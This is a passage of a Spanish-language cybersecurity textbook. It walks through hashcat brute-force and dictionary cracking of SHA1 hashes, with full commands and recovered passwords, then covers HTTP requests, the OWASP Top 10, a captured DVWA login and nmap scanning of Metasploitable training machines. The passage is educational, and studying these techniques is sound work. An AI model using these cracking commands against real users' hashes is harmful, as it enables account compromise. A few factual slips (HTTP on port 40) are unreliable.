


Figura 76. Detalle de un fichero de texto con hashes.
Fuente: elaboración propia.

En este archivo, cada línea contiene un hash con 40 caracteres hexadecimales que equivalen a 160 bits, que equivalen a la longitud de un hash SHA1.

Para realizar el ejercicio de cracking por fuerza bruta, se va a recurrir a una aplicación denominada “hashcat”, la cual se puede descargar de https://hashcat.net/hashcat/, tanto su código fuente como los binarios ejecutables, como se muestra en la Tabla 3.

Tabla 3. Versiones de descarga de la herramienta hashcat.

Name	Version	Date	Download	Signature
hashcat binaries	v5.1.0	2018.12.02	Download	PGP
hashcat sources	v5.1.0	2018.12.02	Download	PGP

Fuente: recuperado de https://hashcat.net

Esta aplicación de recuperación de claves o contraseñas aprovecha la CPU y GPU del equipo para acelerar su trabajo. En la propia página web aparece la lista de GPU compatibles como se muestra en la Figura 77.

GPU Driver requirements:

- AMD GPUs on Linux require "RadeonOpenCompute (ROCm)" Software Platform (1.6.180 or later)
- AMD GPUs on Windows require "AMD Radeon Software Crimson Edition" (15.12 or later)
- Intel CPUs require "OpenCL Runtime for Intel Core and Intel Xeon Processors" (16.1.1 or later)
- Intel GPUs on Linux require "OpenCL 2.0 GPU Driver Package for Linux" (2.0 or later)
- Intel GPUs on Windows require "OpenCL Driver for Intel Iris and Intel HD Graphics"
- NVIDIA GPUs require "NVIDIA Driver" (367.x or later)

Figura 77. Requerimientos de GPU para ataque de fuerza bruta.
Fuente: elaboración propia.

En la página principal, también se puede encontrar la lista de características del software requeridos y todos los algoritmos de hash soportados.

Hashcat suele necesitar un mínimo de 4 argumentos para su ejecución, los cuales se detallan a continuación:

1. – m [algoritmo], el primero precedido de-m para seleccionar el algoritmo de hashing de las contraseñas que se va a recuperar.

2. – a [ataque], se selecciona el modo de ataque con el parámetro-a, que puede ser la opción 3, o directa disponibles como se muestra en la Figura 78.

Ataque	Código
Straight	0
Combination	1
Brute-force	3
Hybrid Wordlist + Mask	6
Hybrid Mask + Wordlist	7

Figura 78. Modos de ataque de fuerza bruta con Hashcat.
Fuente: elaboración propia.

3. El tercer argumento, [archivo] o hash concreto, el archivo con los hashes cuya contraseña correspondiente se quiere recuperar

4. El último argumento, [diccionario/máscara/dir], será un diccionario, una máscara o un directorio de listas de palabras en los casos que corresponda.

5. Para una prueba se puede ejecutar en el directorio donde se tenga la aplicación Hashcat, se comprueba que está instalado y se ejecuta de la siguiente manera:

    - hashcat.exe-m 100-a 3 000e793db70c59309fa6f0f36d0046d110f3be3c

Ejecutado demora unos segundos y se verifica el hash con la contraseña hackeada, en este caso, según el hash ingresado es “cloud”, como se muestra en la Figura 79.




Figura 79. Recuperación de contraseña con la herramienta Hashcat.
Fuente: elaboración propia.

Se puede ejecutar el mismo proceso, de manera distinta, pero con un archivo completo de la siguiente manera:

- hashcat64.exe –session SHA1session -m 100 -a 3 ../sha1_hashes.txt -o SHA1pass.txt

Se ejecuta al comando para darle un nombre a la sesión de trabajo y la salida en vez de mostrar la pantalla se le va a indicar que la guarde en el fichero **SHA1pass.txt**. El proceso se ejecuta bastante más rápido y se puede ver el proceso de generación de contraseñas que está utilizando como muestra la Figura 80.




Figura 80. Proceso de generación de contraseña que utiliza Hashcat.
Fuente: elaboración propia.

De esta forma, se ve cómo funciona un ataque por fuerza bruta mediante la herramienta de hashcat.

5.4 Ataque por diccionario

Los ataques por diccionario para cracking de contraseñas, consiste en emplear un conjunto de palabras específicas almacenadas en un fichero, se calcula hashes para esas palabras y para variaciones de las mismas con la esperanza de que alguna corresponda con el hash almacenado en el fichero que se está explorando. Para este propósito, lo primero que se debe hacer es obtener diccionarios de ataque, un buen sitio para hacerlo es la https://wiki.skullsecurity.org y se puede descargar, por ejemplo, el fichero de las quinientas peores contraseñas "**500-worst-passwords.txt**", qué se va a guardar en el directorio de hashcat en la carpeta diccionarios y también, se descarga el archivo **"rockyou-withcount.txt.bz2**", que son contraseñas filtradas.

En esta página se puede utilizar muchas combinaciones, diccionarios basados en mucha información para obtener aquello que realmente se necesita que es descubrir qué palabras a utilizado la persona que generó la contraseña para generar dicha contraseña, descargados los archivos se puede tomar el que menos peso tiene **500-worst-passwords.txt** y se ejecuta la siguiente sentencia:

- hashcat64.exe –session dicSHA1session -m 100 -a 0 ../sha1_hashes.txt ./diccionarios/500-worst-passwords.txt-o dicSHA1pass.txt

Al ejecutar la sentencia se ejecuta el proceso, en la cual se tiene información sobre la sesión, estado actual, el protocolo que intenta descifrar, el archivo que está utilizando como claves y otros parámetros más, como se muestra en la Figura 81.

```
Session..........: dicSHA1session
Status...........: Exhausted
Hash.Type........: SHA1
Hash.Target......: ../sha1_hashes.txt
Time.Started.....: Tue Jun 19 17:55:10 2018 (0 secs)
Time.Estimated...: Tue Jun 19 17:55:10 2018 (0 secs)
Guess.Base.......: File (./diccionarios/500-worst-passwords.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:   719.5 kH/s (0.08ms) @ Accel:128 Loops:1 Thr:512 Vec:1
Recovered........: 62249/106355 (58.53%) Digests, 0/1 (0.00%) Salts
Recovered/Time...: CUR:N/A,N/A,N/A AVG:1735,104109,2498623 (Min,Hour,Day)
Progress.........: 500/500 (100.00%)
Rejected.........: 0/500 (0.00%)
Restore.Point....: 500/500 (100.00%)
Candidates.#1....: 123456 -> albert
HWMon.Dev.#1.....: Temp: 39c Fan: 46% Util: 45% Core: 772MHz Mem:3004MHz Bus:16
```

Figura 81. Resultados de archivo por ataque por diccionario usando Hashcat.
Fuente: elaboración propia.

Revisando en el archivo del programa Hashcat se puede verificar que en el descifrado se ha obtenido 4 contraseñas como muestra la Figura 82.

```
d5bd422efe6a0881a746e4f32360cad19e91117e:dolphins
d232c6c498283da7cb5b433a82e2b2bb9d5b39a9:startrek
583adc8aebb04a62cc76e71314b46474113be146:butthead
5300f44183eee909b3fe2c2527315b5f4169eb55:redskins
```

Figura 82. Descifrado de contraseñas por diccionario usando Hashcat.
Fuente: elaboración propia.

Se puede analizar que la ejecución del comando es bastante sencilla y simplemente se ha utilizado el parámetro de sesión, si fuera el caso de que se tuviera que cancelar el proceso para poder recuperarlo, indicar el tipo de hash, el tipo de ataque, el índice de tipo de ataque, se indica el archivo objetivo, el diccionario y dónde se quiere que se guarde los resultados, recordando siempre que el archivo "hashcat.potfile", va guardando todas las ejecuciones que se hagan con hashtag facilitando el análisis de futuros ficheros de hashes.

CAPITULO VI: ATAQUES A SERVIDORES WEB

Este capítulo trata sobre los posibles ataques y tipos de solicitudes para el envío de datos utilizando el protocolo HTTP y las diferentes técnicas de envíos de datos mediante formularios como GET y POST, también se analizará al proyecto de código abierto denominado OWASP el cual está dedicado a verificar y combatir las causas para que se tenga software seguro y por último, se estudiará las diferentes técnicas de ataques a servidores web como inyección SQL, secuencia de comandos en sitios cruzados, pérdida de autenticación y gestión de sesiones y el escaneo de servidores.

6.1 Tipos de solicitudes HTTP y análisis de HTTP GET

Según Colmenero-Ruiz (2004) el protocolo HTTP o protocolo de transferencia de hipertexto, es el principal protocolo de comunicaciones empleado para navegación, aunque también se emplea para aplicaciones cliente servidor de otros tipos. Su primera versión el HTTP 1.0 se publicó en 1996 con el RFC 1945 que definía la versión 1.0, actualmente se va por la versión 2 de 2015, definida en el RFC 7540.

Las comunicaciones HTTP constan de mensajes en texto plano, solicitud y respuesta, esto implica que no hay compresión y que tampoco hay cifrado, si no se aplica en una capa de seguridad adicional como SSL obteniendo HTTPS. Las comunicaciones HTTP son de capa de aplicación y funcionan con configuraciones estándar sobre el puerto 80 TCP y 443 en el caso de HTPS.

6.1.1 Solicitudes HTTP

Existen bastantes tipos de solicitud HTTP, cada una con sus respuestas, las más habituales son las que se detallan a continuación:

- **GET**: Para solicitar datos de un recurso concreto.
- **POST**: Para enviar información del cliente al servidor.
- **PUT**: Que en vez de enviar información por fragmentos cómo POST, escribe en una conexión socket cómo si se escribiera en disco.
- **HEAD**: Es como GET, pero sin esperar respuesta del servidor.
- **DELETE**: Para ordenar el borrado de un recurso.
- **PATCH**: Sería como PUT, pero indicando qué parte del recurso del servidor se modifica en lugar de la totalidad.

- **OPTIONS**: Es la solicitud con la que el cliente consulta al servidor qué tipos de solicitudes soporta.

Existen muchas más, pero GET y POST son suficientes para cubrir la inmensa mayoría de las cosas que se pueden hacer.

Solicitudes GET

La petición HTTP GET corresponde a una solicitud de nivel de aplicación en la pila OSI, que se establece normalmente mediante TCP en el puerto 40 o 443 cuando se trata de HTTP seguro, la consulta realizada por el navegador se hace exclusivamente mediante URL y esta puede incluir variables para que el navegador tenga más información sobre lo que debe devolver al navegador.

Cuando un navegador realiza una petición GET a un servidor web, este abre el archivo indicado en la petición, si la página web es estática, normalmente se pedirá y se devolverá un archivo HTML que es texto plano etiquetado para darle formato, como por ejemplo, http://dominio.com/arch.html.

Si la página web tiene funcionalidad del lado del servidor, en la mayor parte de los casos se puede encontrar con ficheros PHP y la petición GET podrá incluir variables en la URL como se muestra a continuación:

- http://dominio.com/arch.php?var1=valor1&var2=valor2

Los archivos PHP solicitados, son pequeños programas que se ejecutan al realizar la petición generando contenido HTML de forma dinámica, es decir, en el acto para que sea entregada por el servidor al navegador que hizo la solicitud GET.

Se puede visualizar una captura de tráfico http siguiendo el flujo con varias herramientas como se muestra en la Figura 83.




Figura 83. Captura de tráfico con peticiones GET.
Fuente: elaboración propia

En la figura anterior, se visualiza la fase de sólo contenido, en rojo las solicitudes y en azul las respuestas, se visualiza también todo el código que se ha solicitado y que está devolviendo el servidor web.

También, se puede filtrado por HTTP utilizando la herramienta Wireshark como se muestra en la Figura 84.




Figura 84. Captura de tráfico HTTP.
Fuente: elaboración propia

Una petición GET funciona de manera simple, que se envía una solicitud de un recurso concreto en este caso, un contenido que puede ser un archivo CSS u hoja de estilo, un archivo JavaScript de código, png de imagen, jpg de imagen, en sí, se pueden descargar múltiples tipos de archivo mediante este protocolo, básicamente es una solicitud de un contenido específico y la respuesta del mismo.

6.2. Solicitud HTTP POST

Las solicitudes POST, son las más utilizadas a la hora de enviar el contenido de un formulario o un archivo desde el cliente al servidor, al fin y al cabo, el contenido de un archivo se transmite como una cadena de caracteres truncada en partes que se reconstruyen en el servidor. Al hacer una solicitud POST se indica el protocolo HTTP que se va a utilizar, el servidor de destino de dicha petición, el tipo de contenido, su longitud y las variables indicando el nombre de la misma y separándolo del contenido por un signo igual. Cada variable se separa de la siguiente con el signo **"&",** al final las peticiones POST se usan esencialmente para remitir el contenido de formularios y también, de POST fragmentados o multipartes para el envío de archivos binarios, la Figura 85 muestra un ejemplo de envío de datos al servidor utilizando POST.

```
POST /test/demo_form.php HTTP/1.1
Host: dominio.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
var1=valor1&var2=valor2
```

Figura 85. Ejemplo de envío de datos usando POST.
Fuente: elaboración propia

Se puede analizar las peticiones POST usando herramientas de análisis de tráfico como se muestra en la Figura 86.

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.173.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.173.50/dvwa/login.php
Cookie: security=high; PHPSESSID=91864ff371ea599c48694bdb3905ba3c
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 40

username=admin&password=pass&Login=LoginHTTP/1.1 302 Found
Date: Wed, 20 Jun 2018 15:38:15 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: login.php
Content-Length: 0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

GET /dvwa/login.php HTTP/1.1
Host: 192.168.173.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.173.50/dvwa/login.php
Cookie: security=high; PHPSESSID=91864ff371ea599c48694bdb3905ba3c
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
```

Figura 86. Análisis de tráfico usando el método POST.
Fuente: elaboración propia

En la figura anterior, se puede visualizar el POST a la dirección IP del agente que se ha utilizado, es un navegador Firefox, en este caso texto HTML, una aplicación, el lenguaje está configurado en inglés, la codificación, la referencia, es decir, la página desde la que se ha hecho la solicitud, las cookies que se están utilizando, mantener la conexión y es de tipo "**form**", el contenido del http post era un formulario y el contenido del mismo con unos 40 caracteres de longitud es "**username=admin**" y "**password=pass**" y "**login=login**", qué es el botón que se ha pulsado para acceder.

Lo importante que se tiene que analizar es la longitud del contenido, el tipo de contenido y cuál es el contenido que se enviará, esto es lo que ocurre cuando se hace un POST. En otros casos el tipo de contenido podría ser un binario y aquí se tendría una variable con un nombre, podría ver otra variable con el nombre de un archivo y después otra variable y el contenido sería el contenido del archivo en formato binario, en este caso se trata simplemente de un formulario de login.

6.3. Qué es OWASP

OWASP, son las siglas de Open Web Application Security Project o lo que es lo mismo, proyecto abierto de seguridad de aplicaciones web. El objetivo de la OWASP nacida en 2001 y constituida en fundación en 2004, es ser una comunidad global dedicada a dar visibilidad sobre la seguridad en el mundo del software. Se dedican a la investigación y publicación de documentos, procedimientos, listas de comprobación, herramientas y más para ayudar a las organizaciones a mejorar su capacidad para producir código seguro.

Proyectos

Entre los proyectos de OWASP destacan la lista de las 10 vulnerabilidades más comunes, quizá el proyecto más famoso, en concreto vulnerabilidades web. El modelo de madurez de seguridad de Software es otro de sus proyectos y el tercero que se destaca, son las guías para desarrolladores de pruebas y de revisión de código, entre otros muchos y muy variados proyectos.

En la página principal de OWASP disponible en https://www.owasp.org se puede analizar cómo ha variado el ranking de riesgos para la web desde 2013 a 2017, para empezar se puede acceder a la web y buscar el OWASP Top Ten proyecto, en primer lugar se tiene el acceso al documento con su índice de contenidos y la tabla de variaciones de OWASP Top Ten 2013 a 2017 como se muestra en la Figura 87.

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Figura 87. Variaciones del proyecto OWASP top ten.
Fuente: recuperado de https://www.owasp.org.

Cómo se puede analizar, la inyección de código en el servidor y la ruptura del proceso de autenticación siguen siendo los problemas principales, en tercer lugar, se ha pasado del Cross Site Scripting a la exposición de datos sensibles, lo cual es un verdadero problema, no de código, sino, organizativo y procedimental.

Han aparecido riesgos nuevos como las entidades XML extremas, la deserialización insegura de datos, típica de JASON y XML y otra destacable como la falta de registro y monitorización, lo cual es realmente grave, porque sin supervisión de los sistemas, difícilmente se pueden detectar incidentes pasados o inactivo.

Otro tema muy importante en este archivo es la siguiente página que se muestra en la Figura 88.




Figura 88. Gestión de riesgos tratados en OWASP.
Fuente: recuperado de https://www.owasp.org.

La figura anterior, indica sobre la gestión de riesgos, entendiendo estos como las amenazas que aprovechan vulnerabilidades para generar un impacto sobre una función o recurso y que acaba causando un impacto o problema en la organización, el documento en OWASP describe de evaluaciones de riesgo, del proceso de cómo entra, trata sobre los agentes de amenaza, los vectores de ataque, las debilidades o vulnerabilidades, los controles de seguridad donde existan, el impacto técnico y el impacto para el modelo de negocio o la continuidad de negocio de la organización.

El proyecto continúa con un índice de los 10 riesgos principales y luego con la explicación detallada de cada uno de ellos.

Otro proyecto interesante que aporta para favorecer el aprendizaje y la experimentación en entornos seguros es el proyecto "**OWASP de directorio de aplicaciones web vulnerables**", en el que se presentan dos listas de servicios online denominadas:

- On-Line apps.
- Off-Line apps.

En esas listas se puede hacer experimentos de seguridad, detección y explotación de vulnerabilidades y, además, procesos de tipo ofensivo sin cometer por ello delito teniendo en cuenta las licencias de uso de cada una de estas aplicaciones. Por ejemplo, si se escoge "**On-Line apps**", se tienen múltiples páginas donde poder acceder a recursos online, por ejemplo, la web https://www.hackthissite.org/, en esta página se plantean retos, está diseñada por sus creadores precisamente para ser atacada, se tienen misiones básicas, realistas, de aplicaciones, de programación, Phonephreaking, relativas a trucar llamadas telefónicas, JavaScript, forenses, de extensiones básicas, chat IRC, etc.

En esta página se puede registrarse y acceder a los retos que se plantean para aprender de forma segura y comentar con otra comunidad, el objetivo es aprender vulnerabilidades del sistema y cómo se explotan para defender la propia infraestructura. Por último, en la Off-Line apps, se tienen imágenes de máquinas virtuales en que se pueden descargar, el objetivo de estas aplicaciones off-line es instalarlas en los propios servidores locales y las imágenes de sistemas, que son servidores Linux diseñados expresamente para ser vulnerables y probarlos en la organización. OWASP ofrece muchos proyectos y muchos recursos tanto para el aprendizaje como para la concienciación y el entrenamiento.

6.4 Servidores vulnerables para entrenamiento

A la hora de hacer prácticas y entrenar para el descubrimiento de vulnerabilidades, así como, para su explotación, la solución ideal son las imágenes de servidores deliberadamente vulnerables, el primer sitio donde se puede buscar es en la propia web de la fundación OWASP, en concreto, en el proyecto de directorio de aplicaciones web vulnerables como se muestra en la Figura 89.




Figura 89. ISOS de máquinas virtuales para probar vulnerabilidades en OWASP.
Fuente: recuperado de https://www.owasp.org

En la figura anterior, se analiza un listado el cual contiene una sección que se llama virtual machines o ISO, es decir, máquinas virtuales o imágenes donde se puede encontrar enlaces a varias de ellas.

En este directorio se puede encontrar una de las más famosas ISO denominada **Metasploitable**, de la que se tienen las versiones 2 y 3, la cual puede ser descargable y lleva al repositorio del proyecto GitHub como disponible en la dirección https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities, como se muestra en la Figura 90.





Figura 90. Repositorio del proyecto Metasploitable
Fuente: recuperado de https://github.com/rapid7/metasploitable3

En esta página se tiene toda la información de la misma en su sección Wiki, cómo iniciar servidor Apache Tomcat, SFTP, todos los procesos que tiene y que pueden sufrir algún tipo de vulnerabilidad y describe cómo se utilizan, en qué puertos están funcionando las credenciales que se utilizan para acceder para que se las pueda localizar, por ejemplo, aquí se puede encontrar un motor de gestión de usuario y contraseña como "**ManageEngine**".

En la página de OWASP se puede descargar Metasploitable que es una imagen que tiene muchas herramientas disponibles para la aplicación VMware, en este caso, la versión 2 cuyo link de enlace se la puede encontrar en la dirección https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide, donde se pueden observar varios los servicios que incluye como se muestra en la Figura 91.



Services

From our attack system (Linux, preferably something like Kali Linux), we will identify the open network services on this virtual machine using the Nmap Security Scanner. The following command line will scan all TCP ports on the Metasploitable 2 instance:

```
root@ubuntu:~# nmap -p0-65535 192.168.99.131

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-31 21:14 PDT
Nmap scan report for 192.168.99.131
Host is up (0.00028s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
```

Figura 91. Servicios que incluye Metasploitable versión 2.
Fuente: recuperado de https://github.com/rapid7/metasploitable3

Para el propósito de revisar las vulnerabilidades en un sistema, se debe descargar la imagen y ejecutarlas en una máquina virtual e iniciar el sistema como se muestra en la Figura 92

